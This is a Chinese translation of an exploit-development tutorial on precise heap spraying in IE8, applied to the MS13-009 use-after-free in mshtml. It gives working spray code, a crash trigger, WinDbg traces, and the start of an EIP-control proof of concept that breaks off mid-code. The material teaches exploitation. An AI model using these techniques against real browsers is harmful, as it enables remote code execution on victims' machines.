Windows Exploit 开发系列教程——堆喷射（二）

译者：lufei
译文来源：【安全客】http://bobao.360.cn/learning/detail/3555.html
原文来源：http://www.fuzzysecurity.com/tutorials/expDev/11.html

前言

大家好，欢迎回到本部分教程堆喷射 2 部分。本教程将引导您在 IE8 上使用精密堆喷射。

有两种基本的场景下，需要你使用非常精确的堆喷射：

(1)你必须处理 DEP 防护情况下，你需要将执行流程从你的 ROP 链开始。

(2)你利用 Use-After-Free，需要满足虚函数的一些数据处理流程。

我想找到一个处理这两个问题的例子，但是许多这样的漏洞是一个相当复杂，不一定适合作为教程。

应该明白两个道理。首先，实践动手才是最好，找到漏洞，把它们的难点分开，解决一些难点，尝试更难的，再减少难点，循环下去继续。其次，本教程不关注漏洞分析，因为这些教程是关于在编写漏洞攻击和如何克服它们时你将面临的障碍。

今天我们来看看 MS13-009 这个漏洞，你可以在这里找到 metasploit 模块。 如果你想更好地掌握本章的教程内容，我强烈推荐下面添加的一些链接阅读材料。

调试机器 ：

Windows XP SP3 with IE8


链接 ：

Exploit writing tutorial part 11 : Heap Spraying Demystified (corelan) - here
Heap Feng Shui in JavaScript (Alexander Sotirov) - here
Post-mortem Analysis of a Use-After-Free Vulnerability (Exploit-Monday) - here
Heap spraying in Internet Explorer with rop nops (GreyHatHacker) - here
CVE-2013-0025 MS13-009 IE SLayouRun (Chinese analysis of ms13-009, you will probably need to load this from the google cache) - here

介绍

我想这个课题需要一些介绍，但你会发现，许多障碍，对你不陌生。我不会深入到所有更细微的点，因为这将需要很多时间。如果这里的一些技术不熟悉，我建议你阅读本教程系列的第 7 部分（面向返回编程）和第 8 部分（堆喷射[第 1 章：可控 EIP]）。

我们谈论 Use-After-Free 时，需要了解什么是虚表。C++语言允许基类定义虚函数。基类派生类也可以定义自己的函数(与虚函数同名)。因此，虚拟函数允许派生类替换基类函数。编译器会确保每当调用的对象实际上是派生类时，总是调用替换。所有这一切发生在运行时。虚表包含指向基类中定义函数的指针。当需要在运行时调用函数时，根据需要它的派生类从虚表中选择适当的指针。我们可以看到下面的图形表示。




```
MOV   EDX, DWORD PTR[EAX+70h]
CALL  EDX
```

1.1

Use-After-Free 漏洞通常相当复杂，其原因因案例而异。通常执行流程的工作原理是这样的：

（1）在某个时刻一个对象被创建并与一个 vtable 相关联；

（2）该对象被一个 vtable 指针调用。如果我们释放对象在它被调用之前，程序将崩溃，当它后来试图调用对象（例如：它尝试使用对象后它被释放 - UAF）。

为了利用这个问题，我们将一般地执行以下步骤：

（1）在某个点创建一个对象；

（2）我们对这个对象触发后释放；

（3）创建我们自己的对象，对象大小尽可能与上次创建的对象大小接近；

（4）以后当 vtable 指针被调用时，我们自己创建的假对象将被使用，我们获得代码执行。

这听起来非常复杂，但通过实例演示将变成简单。首先，我们将创建一个可靠的堆喷射，然后我们将专注于 ms13-009！

堆的 Shellcode

正如我们在第 8 部分中所做的那样，我想从 IE8 上获得可靠的喷喷射开始。 继续我们之前做的工作，修改我们之前的 POC。 这个 POC 已经从第 8 部分中的版本略有修改。这里的主要区别是我已经添加了一个 alloc 函数，它将我们的缓冲区作为输入，调整分配的大小，使它们匹配 BSTR 规范(我们需要 减去 6 以补偿 BSTR 头和尾 ,并除以 2 ,因为我们使用 unicode unescape)。


```
<html>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000; // 4096-bytes
    NopSlide = '';

    var Shellcode = unescape(
    '%u7546%u7a7a%u5379'+   // ASCII
    '%u6365%u7275%u7469'+   // FuzzySecurity
    '%u9079');

    for (c = 0; c < block_size; c++){
    NopSlide += unescape('%u9090');}
    NopSlide = NopSlide.substring(0,block_size - Shellcode.length);

    var OBJECT = Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    alert("Spray Done!");

</script>
</html>
```

让我们用 windbg 调试器，看看当我们执行这个喷射时会发生什么。

```
Looking at the default process heap we can see that our spray accounts for 98,24% of the busy blocks, we
can tell it is our spray because the blocks have a size of 0xfffe0 (= 1 mb).

0:019> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    fffe0 97 - 96fed20  (98.24)
    3fff8 3 - bffe8  (0.49)
    7ff8 f - 77f88  (0.30)
    1fff8 3 - 5ffe8  (0.24)
    1ff8 28 - 4fec0  (0.20)
    fff8 3 - 2ffe8  (0.12)
    3ff8 7 - 1bfc8  (0.07)
    ff8 13 - 12f68  (0.05)
    7f8 1e - ef10  (0.04)
    8fc1 1 - 8fc1  (0.02)
    5fc1 1 - 5fc1  (0.02)
    57e0 1 - 57e0  (0.01)
    3f8 15 - 5358  (0.01)
    4fc1 1 - 4fc1  (0.01)
    5e4 b - 40cc  (0.01)
    3980 1 - 3980  (0.01)
    20 1bb - 3760  (0.01)
    388 d - 2de8  (0.01)
    2cd4 1 - 2cd4  (0.01)
    480 7 - 1f80  (0.01)

Listing only the allocation with a size of 0xfffe0 we can see that our spray is huge stretching from
0x03680018 to 0x0d660018. Another important thing to notice is that the Heap Entry Addresses all seem
to end like this 0x????0018, this is a good indicator that our spray is reliable.

0:019> !heap -flt s fffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03680018 1fffc 0000  [0b]   03680020    fffe0 - (busy VirtualAlloc)
        03a30018 1fffc fffc  [0b]   03a30020    fffe0 - (busy VirtualAlloc)
        03790018 1fffc fffc  [0b]   03790020    fffe0 - (busy VirtualAlloc)
```


```
            038a0018 1fffc fffc  [0b]   038a0020    fffe0 - (busy VirtualAlloc)
            03b40018 1fffc fffc  [0b]   03b40020    fffe0 - (busy VirtualAlloc)
            03c50018 1fffc fffc  [0b]   03c50020    fffe0 - (busy VirtualAlloc)
      [...snip...]
            0d110018 1fffc fffc  [0b]   0d110020    fffe0 - (busy VirtualAlloc)
            0d220018 1fffc fffc  [0b]   0d220020    fffe0 - (busy VirtualAlloc)
            0d330018 1fffc fffc  [0b]   0d330020    fffe0 - (busy VirtualAlloc)
            0d440018 1fffc fffc  [0b]   0d440020    fffe0 - (busy VirtualAlloc)
            0d550018 1fffc fffc  [0b]   0d550020    fffe0 - (busy VirtualAlloc)
            0d660018 1fffc fffc  [0b]   0d660020    fffe0 - (busy VirtualAlloc)


      0:019> d 03694024-10
      03694014  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03694024  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
      03694034  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03694044  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03694054  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03694064  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03694074  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03694084  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      0:019> d 03694024-10+2000
      03696014  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03696024  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
      03696034  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03696044  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03696054  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03696064  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03696074  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03696084  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      0:019> d 03694024-10+4000
      03698014  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03698024  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
      03698034  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03698044  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03698054  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03698064  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03698074  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
      03698084  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

      We are particularly interested in the address 0x0c0c0c0c. Since this address has been
allocate on the heap
      by our spray we can use the command below we can find out which Heap Entry 0x0c0c0c0c belongs
to.

      0:019> !heap -p -a 0c0c0c0c
          address 0c0c0c0c found in
          _HEAP @ 150000
            HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
              0c010018 1fffc 0000  [0b]   0c010020    fffe0 - (busy VirtualAlloc)
```

下面的图像是我们的喷射表示。 我们已经填充了 150mb 的我们自己的数据，这 150mb 被分成 150 块 1mb（每个块被存储为一个单独的 BSTR 对象）。 这个 BSTR 对象又填充了包含我们的 shellcode 和我们的 NOP 的 0x1000 十六进制（4096 字节）的块。



1.2

到现在为止还挺好！ 接下来，我们需要重新调整我们的堆喷射，以便 shellcode 变量完全指向 0x0c0c0c0c，这将是我们的 ROP 链的开始。 考虑如果 0x0c0c0c0c 被分配在内存中的某个地方，因为我们的堆喷射，那么它必须有一个特定的偏移量在我们的 0x1000 块。 我们要做的是计算从块开始到 0x0c0c0c0c 的偏移，并将其作为填充添加到我们的喷射。



如果你重新运行上面的喷射，你会注意到 0x0c0c0c0c 不会总是指向相同的堆，但是从我们的 0x1000 十六进制块的开始到 0x0c0c0c0c 的偏移将始终保持不变。 我们已经拥有了计算填充大小所需的所有信息。

```
0:019> !heap -p -a 0c0c0c0c
    address 0c0c0c0c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0c010018 1fffc 0000  [0b]   0c010020    fffe0 - (busy VirtualAlloc)

  0x0c0c0c0c (Address we are interested in)
- 0x0c010018 (Heap Entry Address)
  ----------
    0xb0bf4 => Distance between the Heap Entry address and 0x0c0c0c0c, this value will be
different from
               spray to spray. Next we need to find out what the offset is in our 0x1000 hex
block. We
               can do this by subtracting multiples of 0x1000 till we have a value that is
smaller than
               0x1000 hex (4096-bytes).

     0xbf4 => We need to correct this value based on our allocation size => (x/2)-6

     0x5f4 => If we insert a padding of this size in our 0x1000 block it will align our
shellcode
               exactly to 0x0c0c0c0c.
```

让我们修改 POC 并在调试器中重新运行喷射。

```
<html>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //offset to 0x0c0c0c0c inside our 0x1000 hex block
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(
    '%u7546%u7a7a%u5379'+   // ASCII
    '%u6365%u7275%u7469'+   // FuzzySecurity
    '%u9079');

    for (p = 0; p < padding_size; p++){
    Padding += unescape('%ub33f');}

    for (c = 0; c < block_size; c++){
    NopSlide += unescape('%u9090');}
    NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

    var OBJECT = Padding + Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    alert("Spray Done!");

</script>
</html>
```

正如我们在下面可以看到的 ,我们已经设法将我们的 shellcode 重新对齐到 0x0c0c0c0c。事实上，当我们在内存中搜索字符串“FuzzySecurity”时，我们可以看到所有位置都在相同的字节结尾 0x?????c0c。

```
0:019> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    fffe0 97 - 96fed20  (98.18)
    3fff8 3 - bffe8  (0.49)
    7ff8 f - 77f88  (0.30)
    1fff8 3 - 5ffe8  (0.24)
    1ff8 2b - 55ea8  (0.22)
    fff8 4 - 3ffe0  (0.16)
    3ff8 8 - 1ffc0  (0.08)
    ff8 13 - 12f68  (0.05)
    7f8 1e - ef10  (0.04)
    8fc1 1 - 8fc1  (0.02)
    5fc1 1 - 5fc1  (0.02)
    57e0 1 - 57e0  (0.01)
    3f8 15 - 5358  (0.01)
    4fc1 1 - 4fc1  (0.01)
    5e4 b - 40cc  (0.01)
    3980 1 - 3980  (0.01)
    20 1bb - 3760  (0.01)
    388 d - 2de8  (0.01)
    2cd4 1 - 2cd4  (0.01)
    480 7 - 1f80  (0.01)

0:019> s -a 0x00000000 L?7fffffff "FuzzySecurity"
[...snip...]
0c0c0c0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
[...snip...]
0d874c0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0d876c0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0d878c0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0d87ac0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0d87cc0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0d87ec0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...

0:019> d 0c0c0c0c-20
0c0c0bec  3f b3 3f b3 3f b3 3f b3-3f b3 3f b3 3f b3 3f b3  ?.?.?.?.?.?.?.?.
0c0c0bfc  3f b3 3f b3 3f b3 3f b3-3f b3 3f b3 3f b3 3f b3  ?.?.?.?.?.?.?.?.
0c0c0c0c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 90 90  FuzzySecurity...
0c0c0c1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c2c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c3c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c4c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c5c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

所以我们现在用这样的方法调整我们的堆喷射 ,我们可以使我们的 shellcode 指向我们选择的任意地址(在这种情况下为 0x0c0c0c0c)。堆喷射在 IE7-8 上工作 ,并已在 Windows XP 和 Windows 7 上测试。通过一些修改，它可以在 IE9 上工作，但这不在本教程的范围。

详解 MS13-009

如前所述 ,本教程的主要目标不是分析漏洞 ,而是要理解在编写 exploit 时您面临的障碍。然而，我们将快速查看该漏洞，以了解发生了什么。 以下 POC 是触发错误的最精简的案例文件。

```
<!doctype html>
<html>
<head>
<script>

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

好，让我们看看调试器，看看当我们触发漏洞时会发生什么。 你会注意到我已经添加(但注释掉)CollectGarbage()函数。 在我的测试期间 ,我注意到 poc 不可靠(只有大约 80%)，所以我正在试验 CollectGarbage() ,看看是否会提高可靠性。CollectGarbage()是 javascript 公开的一个函数 ,它清空了四个 bin ,这些 bin 通过 oleaut32.dll 中的自定义堆管理引擎实现。当我们尝试在堆上分配我们自己的假对象，将与之相关。 从我的测试，我不能确定它有什么区别，但如果任何人有任何想法，在下面留下评论。

从下面的执行流程我们可以看到一个对象试图调用 vtable 中与 EAX 偏移量为 0x70 十六进制的函数。

```
0:019> g
(e74.f60): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00205618 ecx=024e0178 edx=00000000 esi=0162bcd0 edi=00000000
eip=3cf76982 esp=0162bca4 ebp=0162bcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x2:
3cf76982 8b5070          mov     edx,dword ptr [eax+70h] ds:0023:00000070=????????

0:008> uf mshtml!CElement::Doc
mshtml!CElement::Doc:
3cf76980 8b01            mov     eax,dword ptr [ecx]
3cf76982 8b5070          mov     edx,dword ptr [eax+70h]
3cf76985 ffd2            call    edx
3cf76987 8b400c          mov     eax,dword ptr [eax+0Ch]
3cf7698a c3              ret
```

stacktrace 向我们展示了导致崩溃的执行流程。 如果我们在返回地址（在那里调用应该返回）如果没有崩溃，我们可以看到我们的函数是如何调用的。 看起来像 EBX 中的一些对象通过它的 vtable 指针 ECX ,然后后来被 mshtml !CElement :: Doc 引用调用一个函数在 0x70 十六进制偏移量。

```
0:008> knL
 # ChildEBP RetAddr
00 0162bca0 3cf149d1 mshtml!CElement::Doc+0x2
01 0162bcbc 3cf14c3a mshtml!CTreeNode::ComputeFormats+0xb9
02 0162bf68 3cf2382e mshtml!CTreeNode::ComputeFormatsHelper+0x44
03 0162bf78 3cf237ee mshtml!CTreeNode::GetFancyFormatIndexHelper+0x11
04 0162bf88 3cf237d5 mshtml!CTreeNode::GetFancyFormatHelper+0xf
05 0162bf98 3d013ef0 mshtml!CTreeNode::GetFancyFormat+0x35
06 0162bfb8 3d030be9 mshtml!CLayoutBlock::GetDisplayAndPosition+0x77
07 0162bfd4 3d034850 mshtml!CLayoutBlock::IsBlockNode+0x1e
08 0162bfec 3d0347e2 mshtml!SLayoutRun::GetInnerNodeCrossingBlockBoundary+0x43
09 0162c008 3d0335ab mshtml!CTextBlock::AddSpansOpeningBeforeBlock+0x1f
0a 0162d71c 3d03419d mshtml!CTextBlock::BuildTextBlock+0x280
0b 0162d760 3d016538 mshtml!CLayoutBlock::BuildBlock+0x1ec
0c 0162d7e0 3d018419 mshtml!CBlockContainerBlock::BuildBlockContainer+0x59c
0d 0162d818 3d01bb86 mshtml!CLayoutBlock::BuildBlock+0x1c1
0e 0162d8dc 3d01ba45 mshtml!CCssDocumentLayout::GetPage+0x22a
0f 0162da4c 3cf5bdc7 mshtml!CCssPageLayout::CalcSizeVirtual+0x254
```

```
10 0162db84 3cee2c95 mshtml!CLayout::CalcSize+0x2b8
11 0162dc20 3cf7e59c mshtml!CView::EnsureSize+0xda
12 0162dc64 3cf8a648 mshtml!CView::EnsureView+0x340
13 0162dc8c 3cf8a3b9 mshtml!CView::EnsureViewCallback+0xd2
14 0162dcc0 3cf750de mshtml!GlobalWndOnMethodCall+0xfb
15 0162dce0 7e418734 mshtml!GlobalWndProc+0x183
16 0162dd0c 7e418816 USER32!InternalCallWinProc+0x28
17 0162dd74 7e4189cd USER32!UserCallWinProcCheckWow+0x150
18 0162ddd4 7e418a10 USER32!DispatchMessageWorker+0x306
19 0162dde4 3e2ec29d USER32!DispatchMessageW+0xf
1a 0162feec 3e293367 IEFRAME!CTabWindow::_TabWindowThreadProc+0x54c
1b 0162ffa4 3e135339 IEFRAME!LCIETab_ThreadProc+0x2c1
1c 0162ffb4 7c80b729 iertutil!CIsoScope::RegisterThread+0xab
1d 0162ffec 00000000 kernel32!BaseThreadStart+0x37

0:008> u 3cf149d1-7
mshtml!CTreeNode::ComputeFormats+0xb2:
3cf149ca 8b0b            mov     ecx,dword ptr [ebx]
3cf149cc e8af1f0600      call    mshtml!CElement::Doc (3cf76980)
3cf149d1 53              push    ebx
3cf149d2 891e            mov     dword ptr [esi],ebx
3cf149d4 894604          mov     dword ptr [esi+4],eax
3cf149d7 8b0b            mov     ecx,dword ptr [ebx]
3cf149d9 56              push    esi
3cf149da e837010000      call    mshtml!CElement::ComputeFormats (3cf14b16)

我们可以通过查看一些寄存器值来确认我们的怀疑。

0:008> d ebx
00205618  78 01 4e 02 00 00 00 00-4d 20 ff ff ff ff ff ff  x.N.....M ......
00205628  51 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  Q...............
00205638  00 00 00 00 00 00 00 00-52 00 00 00 00 00 00 00  ........R.......
00205648  00 00 00 00 00 00 00 00-00 00 00 00 80 3f 4e 02  .............?N.
00205658  01 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00205668  a5 0d a8 ea 00 01 0c ff-b8 38 4f 02 e8 4f 20 00  .........8O..O .
00205678  71 02 ff ff ff ff ff ff-71 01 00 00 01 00 00 00  q.......q.......
00205688  f8 4f 20 00 80 4b 20 00-f8 4f 20 00 98 56 20 00  .O ..K ..O ..V .

0:008> d ecx
024e0178  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e0188  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e0198  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e01a8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e01b8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e01c8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e01d8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
024e01e8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................

0:008> r
eax=00000000 ebx=00205618 ecx=024e0178 edx=00000000 esi=0162bcd0 edi=00000000
eip=3cf76982 esp=0162bca4 ebp=0162bcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
```

通过使用一些巧妙的断点，我们可以跟踪由 mshtml！CTreeNode 做出的分配，以查看是否有任何熟悉的值弹出。 下面的结果表明 EBX 指向 CparaElement，并且应该被调用的函数是 Celement :: SecurityContext。 这似乎与 MS13-009 的漏洞描述相一致：“Microsoft Internet Explorer 中的 Use-After-Free 漏洞，其中释放了一个 CParaElement 节点，但仍在 CDoc 中保留引用。当 CDoc 重新布局时，此内存被重用 执行 “。

```
0:019> bp mshtml!CTreeNode::CTreeNode+0x8c ".printf \"mshtml!CTreeNode::CTreeNode allocated
obj at %08x,
ref to obj %08x of type %08x\\n\", eax, poi(eax), poi(poi(eax)); g"

0:019> g
mshtml!CTreeNode::CTreeNode allocated obj at 002059d8, ref to obj 024d1f70 of type 3cebd980
mshtml!CTreeNode::CTreeNode allocated obj at 002060b8, ref to obj 024d1e80 of type 3cebd980
mshtml!CTreeNode::CTreeNode allocated obj at 002060b8, ref to obj 0019ef80 of type 3cf6fb00
mshtml!CTreeNode::CTreeNode allocated obj at 00206218, ref to obj 024d1e80 of type 3cecf528
mshtml!CTreeNode::CTreeNode allocated obj at 00205928, ref to obj 024d1be0 of type 3cecf7f8
mshtml!CTreeNode::CTreeNode allocated obj at 00206008, ref to obj 024ff7d0 of type 3cecfa78
mshtml!CTreeNode::CTreeNode allocated obj at 00205c98, ref to obj 024151c0 of type 3ceca868
mshtml!CTreeNode::CTreeNode allocated obj at 002054b0, ref to obj 024ff840 of type 3cedcfe8
mshtml!CTreeNode::CTreeNode allocated obj at 00205fb0, ref to obj 024d1c10 of type 3cee61e8
mshtml!CTreeNode::CTreeNode allocated obj at 00206060, ref to obj 030220b0 of type 3cebd980
```

```
mshtml!CTreeNode::CTreeNode allocated obj at 002062c8, ref to obj 03022110 of type 3cecf528
mshtml!CTreeNode::CTreeNode allocated obj at 00206320, ref to obj 03022170 of type 3cecf7f8
mshtml!CTreeNode::CTreeNode allocated obj at 00206378, ref to obj 024ffb88 of type 3cecfa78
mshtml!CTreeNode::CTreeNode allocated obj at 002063d0, ref to obj 024ffb50 of type 3cedcfe8
(b54.cd4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00205fb0 ecx=024d0183 edx=00000000 esi=0162bcd0 edi=00000000
eip=3cf76982 esp=0162bca4 ebp=0162bcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x2:
3cf76982 8b5070          mov     edx,dword ptr [eax+70h] ds:0023:00000070=????????

0:008> ln 3cee61e8
(3cee61e8)   mshtml!CParaElement::`vftable'   | (3d071410)   mshtml!CUListElement::`vftable'
Exact matches:
    mshtml!CParaElement::`vftable' = <no type information>

0:008> ln poi(mshtml!CParaElement::`vftable'+0x70)
(3cf76950)   mshtml!CElement::SecurityContext   | (3cf76980)   mshtml!CElement::Doc
Exact matches:
    mshtml!CElement::SecurityContext (<no parameter info>)
```

MS13-009 EIP

正如我前面提到的，这里的主要重点是如何克服我们在 exploit 过程中遇到的障碍，所以我不会花时间来解释如何在堆上分配我们自己的对象。 相反，我将使用来自公开可用的漏洞的代码段。 我们的新 POC 可以在下面看到。

```
<!doctype html>
<html>
<head>
<script>

    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

